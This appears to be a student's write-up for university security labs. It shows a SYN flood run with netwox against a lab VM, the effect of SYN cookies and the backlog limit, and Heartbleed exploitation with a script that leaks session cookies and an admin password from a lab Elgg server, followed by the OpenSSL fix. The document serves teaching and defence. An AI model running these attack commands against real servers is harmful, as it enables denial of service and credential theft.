

Q1

There are too many Ips as the attacker is spoofing his IP address, avoiding his identity.  
But according to the netstat -na command, the real ip is 192.168.56.1

[09/28/2020 20:18] seed@ubuntu:~\$ netstat -na   head -30						[09/28/2020 20:18] seed@ubuntu:~\$ netstat -na   head -30					
Active Internet connections (servers and established)						Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8080	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:8080	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	192.168.56.102:53	0.0.0.0:*	LISTEN	tcp	0	0	192.168.56.102:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN	tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN	tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN
tcp	0	0	192.168.56.102:80	192.168.56.1:50355	TIME_WAIT	tcp	0	0	192.168.56.102:80	192.168.56.1:50370	ESTABLISHED
tcp6	0	0	:::53	:::*	LISTEN	tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN	tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::1:631	:::*	LISTEN	tcp6	0	0	:::1:631	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN	tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN	tcp6	0	0	:::1:953	:::*	LISTEN
udp	0	0	192.168.56.102:53	0.0.0.0:*		udp	0	0	192.168.56.102:53	0.0.0.0:*	
udp	0	0	127.0.0.1:53	0.0.0.0:*		udp	0	0	127.0.0.1:53	0.0.0.0:*	
udp	0	0	0.0.0.0:68	0.0.0.0:*		udp	0	0	0.0.0.0:68	0.0.0.0:*	
udp	0	0	0.0.0.0:52430	0.0.0.0:*		udp	0	0	0.0.0.0:52430	0.0.0.0:*	
udp	0	0	0.0.0.0:5353	0.0.0.0:*		udp	0	0	0.0.0.0:5353	0.0.0.0:*	
udp	0	0	0.0.0.0:40399	0.0.0.0:*		udp	0	0	0.0.0.0:40399	0.0.0.0:*	
udp6	0	0	:::53	:::*		udp6	0	0	:::53	:::*	
udp6	0	0	:::42126	:::*		udp6	0	0	:::42126	:::*	
udp6	0	0	:::5353	:::*		udp6	0	0	:::5353	:::*	
udp6	0	0	:::42916	:::*		udp6	0	0	:::42916	:::*	

Picture showing the attacker's real IP

[09/28/2020 20:20] seed@ubuntu:~\$ netstat -a   head -30						[09/28/2020 20:20] seed@ubuntu:~\$ netstat -a   head -30					
Active Internet connections (servers and established)						Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	localhost:mysql	:::*	LISTEN	tcp	0	0	localhost:mysql	:::*	LISTEN
tcp	0	0	:::http-alt	:::*	LISTEN	tcp	0	0	:::http-alt	:::*	LISTEN
tcp	0	0	:::http	:::*	LISTEN	tcp	0	0	:::http	:::*	LISTEN
tcp	0	0	:::ftp	:::*	LISTEN	tcp	0	0	:::ftp	:::*	LISTEN
tcp	0	0	ubuntu.local:domain	:::*	LISTEN	tcp	0	0	:::ftp	:::*	LISTEN
tcp	0	0	localhost:domain	:::*	LISTEN	tcp	0	0	ubuntu.local:domain	:::*	LISTEN
tcp	0	0	:::ssh	:::*	LISTEN	tcp	0	0	localhost:domain	:::*	LISTEN
tcp	0	0	localhost:ipp	:::*	LISTEN	tcp	0	0	:::ssh	:::*	LISTEN
tcp	0	0	:::telnet	:::*	LISTEN	tcp	0	0	localhost:ipp	:::*	LISTEN
tcp	0	0	localhost:953	:::*	LISTEN	tcp	0	0	:::telnet	:::*	LISTEN
tcp	0	0	:::https	:::*	LISTEN	tcp	0	0	localhost:953	:::*	LISTEN
tcp	0	0	ubuntu.local:http	Phatcharapons-Mac:50370	TIME_WAIT	tcp	0	0	:::https	:::*	LISTEN
tcp6	0	0	:::domain	:::*	LISTEN	tcp	0	0	ubuntu.local:http	Phatcharapons-Mac:50386	ESTABLISHED
tcp6	0	0	:::ssh	:::*	LISTEN	tcp6	0	0	:::domain	:::*	LISTEN
tcp6	0	0	localhost:ipp	:::*	LISTEN	tcp6	0	0	:::ssh	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN	tcp6	0	0	localhost:ipp	:::*	LISTEN
tcp6	0	0	localhost:953	:::*	LISTEN	tcp6	0	0	:::3128	:::*	LISTEN
udp	0	0	ubuntu.local:domain	:::*		tcp6	0	0	localhost:953	:::*	LISTEN
udp	0	0	localhost:domain	:::*		udp	0	0	ubuntu.local:domain	:::*	
udp	0	0	:::bootpc	:::*		udp	0	0	localhost:domain	:::*	
udp	0	0	:::52430	:::*		udp	0	0	:::bootpc	:::*	
udp	0	0	:::mdns	:::*		udp	0	0	:::52430	:::*	
udp	0	0	:::40399	:::*		udp	0	0	:::mdns	:::*	
udp6	0	0	:::domain	:::*		udp	0	0	:::40399	:::*	
udp6	0	0	:::42126	:::*		udp6	0	0	:::domain	:::*	
udp6	0	0	:::mdns	:::*		udp6	0	0	:::42126	:::*	
udp6	0	0	:::42916	:::*		udp6	0	0	:::mdns	:::*	
						udp6	0	0	:::42916	:::*	

Picture showing the attacker's device's name

Q2

\$ netwox 76 -i 192.168.56.102 -p 80

```

[09/28/2020 20:36] seed@ubuntu:~$ netstat -na | head -30
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:13306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.102:80      234.14.94.50:60424      SYN_RECV
tcp        0      0 192.168.56.102:80      232.79.90.183:65135     SYN_RECV
tcp        0      0 192.168.56.102:80      228.133.237.105:10746   SYN_RECV
tcp        0      0 192.168.56.102:80      237.175.245.248:35235   SYN_RECV
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.102:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443            0.0.0.0:*               LISTEN
tcp6       0      0 :::53                  :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       0      0 :::1631                :::*                     LISTEN
tcp6       0      0 :::3128                :::*                     LISTEN
tcp6       0      0 :::1953                :::*                     LISTEN
udp        0      0 192.168.56.102:53      0.0.0.0:*               LISTEN
udp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68             0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:52430          0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:5353           0.0.0.0:*               LISTEN
udp6       0      0 0.0.0.0:40399          0.0.0.0:*               LISTEN
udp6       0      0 :::53                  :::*                     LISTEN
udp6       0      0 :::42126               :::*                     LISTEN
udp6       0      0 :::5353                :::*                     LISTEN
udp6       0      0 :::42916               :::*                     LISTEN
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State       I-Node  Path
[09/28/2020 20:34] seed@ubuntu:~$ sudo netstat -t -l 192.168.56.102 -p 80
^C[09/28/2020 20:35] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
[09/28/2020 20:36] seed@ubuntu:~$

```

Running netstat command

Q3

At first, with `net.ipv4.tcp_syncookie=1`, the browser can still connect 192.168.56.102. But after turning syncookie to 0, the browser cannot connect to 192.168.56.102 anymore.

```

[09/28/2020 20:36] seed@ubuntu:~$ netstat -na | head -30
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:13306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.102:80      233.219.58.116:33530    SYN_RECV
tcp        0      0 192.168.56.102:80      229.72.228.33:2816      SYN_RECV
tcp        0      0 192.168.56.102:80      230.130.149.94:60615    SYN_RECV
tcp        0      0 192.168.56.102:80      229.214.138.189:17054   SYN_RECV
tcp        0      0 192.168.56.102:80      229.252.82.83:44135     SYN_RECV
tcp        0      0 192.168.56.102:80      226.57.51.208:32998     SYN_RECV
tcp        0      0 192.168.56.102:80      239.58.96.72:2623       SYN_RECV
tcp        0      0 192.168.56.102:80      228.153.214.11:61322    SYN_RECV
tcp        0      0 192.168.56.102:80      230.129.125.109:16020   SYN_RECV
tcp        0      0 192.168.56.102:80      230.239.154.208:30334   SYN_RECV
tcp        0      0 192.168.56.102:80      228.114.245.99:33620    SYN_RECV
tcp        0      0 192.168.56.102:80      238.163.98.242:51796    SYN_RECV
tcp        0      0 192.168.56.102:80      239.121.36.224:5078     SYN_RECV
tcp        0      0 192.168.56.102:80      229.254.122.111:52484   SYN_RECV
tcp        0      0 192.168.56.102:80      234.198.80.47:11367     SYN_RECV
tcp        0      0 192.168.56.102:80      232.20.5.95:26533       SYN_RECV
tcp        0      0 192.168.56.102:80      235.180.174.200:2905    SYN_RECV
tcp        0      0 192.168.56.102:80      227.33.53.152:24692     SYN_RECV
tcp        0      0 192.168.56.102:80      234.116.222.217:19287   SYN_RECV
tcp        0      0 192.168.56.102:80      226.58.82.108:32264     SYN_RECV
tcp        0      0 192.168.56.102:80      236.81.50.201:1749      SYN_RECV
tcp        0      0 192.168.56.102:80      230.134.165.180:53232   SYN_RECV
tcp        0      0 192.168.56.102:80      232.57.168.57:7740      SYN_RECV
tcp        0      0 192.168.56.102:80      237.236.144.248:20155   SYN_RECV
tcp        0      0 192.168.56.102:80      233.163.79.205:25675    SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State       I-Node  Path
[09/28/2020 20:34] seed@ubuntu:~$ sudo netstat -t -l 192.168.56.102 -p 80
^C[09/28/2020 20:35] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
[09/28/2020 20:36] seed@ubuntu:~$


```

Running netstat command without turning syncookie=0

```
Terminal
[09/28/2020 20:38] seed@ubuntu:~$ netstat -na | head -30
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.102:80      229.153.100.249:61055   SYN_RECV
tcp        0      0 192.168.56.102:80      225.187.19.28:31753    SYN_RECV
tcp        0      0 192.168.56.102:80      227.105.42.44:64658    SYN_RECV
tcp        0      0 192.168.56.102:80      226.98.113.4:9040     SYN_RECV
tcp        0      0 192.168.56.102:80      233.34.204.68:1440     SYN_RECV
tcp        0      0 192.168.56.102:80      236.60.249.50:61634    SYN_RECV
tcp        0      0 192.168.56.102:80      227.150.38.45:25041    SYN_RECV
tcp        0      0 192.168.56.102:80      226.134.233.235:2609   SYN_RECV
tcp        0      0 192.168.56.102:80      233.63.65.226:58892    SYN_RECV
tcp        0      0 192.168.56.102:80      225.66.202.99:22442    SYN_RECV
tcp        0      0 192.168.56.102:80      234.79.20.231:11194    SYN_RECV
tcp        0      0 192.168.56.102:80      238.20.21.5:21224     SYN_RECV
tcp        0      0 192.168.56.102:80      237.145.30.30:16745    SYN_RECV
tcp        0      0 192.168.56.102:80      236.147.133.37:6313    SYN_RECV
tcp        0      0 192.168.56.102:80      230.154.192.154:6539   SYN_RECV
tcp        0      0 192.168.56.102:80      237.52.143.19:30328    SYN_RECV
tcp        0      0 192.168.56.102:80      236.94.195.174:50028   SYN_RECV
tcp        0      0 192.168.56.102:80      232.173.249.182:49960   SYN_RECV
tcp        0      0 192.168.56.102:80      236.139.142.10:22838   SYN_RECV
tcp        0      0 192.168.56.102:80      232.24.224.72:16931    SYN_RECV
tcp        0      0 192.168.56.102:80      234.43.15.71:41157     SYN_RECV
tcp        0      0 192.168.56.102:80      238.170.21.140:12120   SYN_RECV
tcp        0      0 192.168.56.102:80      227.194.177.46:60399    SYN_RECV
tcp        0      0 192.168.56.102:80      236.238.202.208:47345   SYN_RECV
tcp        0      0 192.168.56.102:80      225.1.226.61:13187     SYN_RECV
[09/28/2020 20:39] seed@ubuntu:~$

Terminal
p 0 0 192.168.56.102:53 0.0.0.0:* LISTEN
p 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
p 0 0 127.0.0.1:631 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
p 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:443 0.0.0.0:* LISTEN
p 0 0 :::53 :::* LISTEN
p 0 0 :::22 :::* LISTEN
p 0 0 :::1:631 :::* LISTEN
p 0 0 :::3128 :::* LISTEN
p 0 0 :::1:953 :::* LISTEN
p 0 0 192.168.56.102:53 0.0.0.0:* LISTEN
p 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:68 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:52430 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:5353 0.0.0.0:* LISTEN
p 0 0 0.0.0.0:40399 0.0.0.0:* LISTEN
p 0 0 :::53 :::* LISTEN
p 0 0 :::42126 :::* LISTEN
p 0 0 :::5353 :::* LISTEN
p 0 0 :::42916 :::* LISTEN
Active UNIX domain sockets (servers and established)
oto RefCnt Flags Type State I-Node Path
[09/28/2020 20:34] seed@ubuntu:~$ sudo netstat -t -p 80
[09/28/2020 20:35] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_synccookies=1
net.ipv4.tcp_synccookies = 1
[09/28/2020 20:36] seed@ubuntu:~$ sudo netstat -t -p 80
[09/28/2020 20:39] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_synccookies=0
net.ipv4.tcp_synccookies = 0
[09/28/2020 20:39] seed@ubuntu:~$ sudo netstat -t -p 80
```

## After turning syncookie=0



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Notice that the browser is loading the webpage unendingly

Q4

229.153.100.249

225.187.19.28

227.105.42.44

Q5

Net.ipv4.tcp\_max\_syn\_backlog, as it is the maximum number of connection with the clients who did not acknowledge back to the server, once there are more than 512 dangling connections, the server is overloaded and stop responding.

So the number of resource is 512 connections, and all 512 was used in the attack which is the reason the server stopped responding.




```

Terminal
[09/28/2020 20:01] seed@ubuntu:~$ sudo sysctl -q net.ipv4_max_syn_backlog
[sudo] password for seed:
error: "net.ipv4_max_syn_backlog" is an unknown key
[09/28/2020 20:02] seed@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
[09/28/2020 20:03] seed@ubuntu:~$ █

```

Q6

TCP SYN Cookie generates a sequence number using a secret mathematical formula that is quite impossible to guess, then put it in the SYN-ACK without allocating any memory yet. It will only allocate if the user reply with an ACK with a proper sequence number.



Source: <http://kerugashi1981.changeip.com/Tcp-syn-cookies.html>


Q7

```
./attack.py www.heartbleedlabelgg.com -l 0x1003
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.0.....5.....
...3.2.....E.D...../...A.....I.....
.....
.....#.....Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, Like Gecko) Version/14.0 Safari/605.1.15
Accept-Language: en-us
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Accept-Encoding: gzip, deflate, br
...[.A...].e.< gzip, deflate, br
...:0....c67.q'SSAGETHIS+IS+A+MESSAGETHIS+IS+A+MESSAGETHIS+IS+A+MESSAGETHIS+IS+A+MESSAGE.....6..... 9...j..l...i....
```

Picture showing secret obtaining from the server’s memory through heartbleed attack



The actual message in the application

```
./attack.py www.heartbleedlabelgg.com -l 0x1003
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.0.....5.....
...3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=f44frsdfllnn1f91uebp2pq806
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"
...[.M.....sd.#5.....m]mly.;a"....96_elgg_ts=1601355916username=admin&password=seede1gg...1[5-w....d]q=5.....*MESSAGE.....6..... E4^..6.....
```

Picture showing username and password leaked from server’s memory

Q8

With the attack.py program, I run it with multiple memory overflow length to scan for many possibilities of sensitive data. I manually run the program for a few times before I found the sensitive data which are the secret message, username, and password.

Q9

Smaller length variable yields in smaller payload obtaining from the attack.py program, as shown in the pictures below.

```

~/Downloads
python2 ./attack.py www.heartbleedlabelgg.com --length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...SAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!9:8.....5.....
.....R..E..n..jjs.

~/Downloads
python2 ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..0.AAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
.....3.2.....E.B.....I.....
.....
.....R5svf06
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Safari/605.1.15
Referer: https://www.heartbleedlabelgg.com/activity
Accept-Encoding: gzip, deflate, br
.....C.B.....5

```

Smaller length variable on the left, and default length (0x4000) on the right

Q10

Length = 23 still yields the warning, while length = 22 stops showing the warning (stop returning any extra data)

```

~/Downloads
python2 ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC'.....[VON].Bt

~/Downloads
python2 ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

```

Length = 23, showing the vulnerability (left side) and length = 22 without any sign of vulnerability

Q11

Not successful after upgrading the machine

```

darkenstardragon@Phatcharapons-MacBook-Pro: ~/Downloads
VirtualBoxVM (VirtualBoxVM) #1 ~/Downloads (zsh) #2
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=fvb4fh78fc99crv0tmnpmtvth0
Connection: keep-alive

....xC.V..kU.....99za.*5.....ntent-Length: 99

__elgg_token=cd04f59c19a8100c5e9f7ea56f9fcd3f&__elgg_ts=1601476111&username=admin&password=seedelgg...9...;!. 2...w'h`..[r.U....m..

~/Downloads 649 21:30:42

```

Before patching, still can get sensitive data from heartbleed attack

```

darkenstardragon@Phatcharapons-MacBook-Pro: ~/Downloads
VirtualBoxVM (VirtualBoxVM) #1 ~/Downloads (zsh) #2
~/Downloads 653 08:37:12
$ ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

~/Downloads 653 08:37:16

```

After patching, not leaking any sensitive data in the memory anymore

Q12

Server just needs to check if the variable `payload_length` actually is equal to the actual size of payload. Drop the packet if it doesn't. This way we can ensure that the response is going to be the same as the request, without leaking any sensitive data anymore.

Q13

Like proposed in the Q12, I think user input validation is always nice to have and would fix this vulnerability immediately, however fixing this is like fixing a vulnerability in frontend of the system, I believe we still have to fix the backend part which would be the boundary checking.

Reference for boundary checking fix (it is an official fix as well) :

<https://github.com/openssl/openssl/commit/96db9023b881d7cd9f379b0c154650d6c108e9a3>

```

  26  ssl/d1_both.c
@@ -1459,26 +1459,36 @@ dtls1_process_heartbeat(SSL *s)
1459      unsigned int payload;
1460      unsigned int padding = 16; /* Use minimum padding */
1461
1462      /* Read type and payload length first */
1463      hbtype = *p++;
1464      n2s(p, payload);
1465      pl = p;
1466
1467      if (s->msg_callback)
1468          s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
1469                        &s->s3->rrec.data[0], s->s3->rrec.length,
1470                        s, s->msg_callback_arg);
1471
1472      /* Read type and payload length first */
1473      if (1 + 2 + 16 > s->s3->rrec.length)
1474          return 0; /* silently discard */
1475      hbtype = *p++;
1476      n2s(p, payload);
1477      if (1 + 2 + payload + 16 > s->s3->rrec.length)

```

Example from the github commit for the heartbleed fix

While I think deleting the whole length to solve everything might not be practical as there would be no way to know which part is data and which part is padding anymore.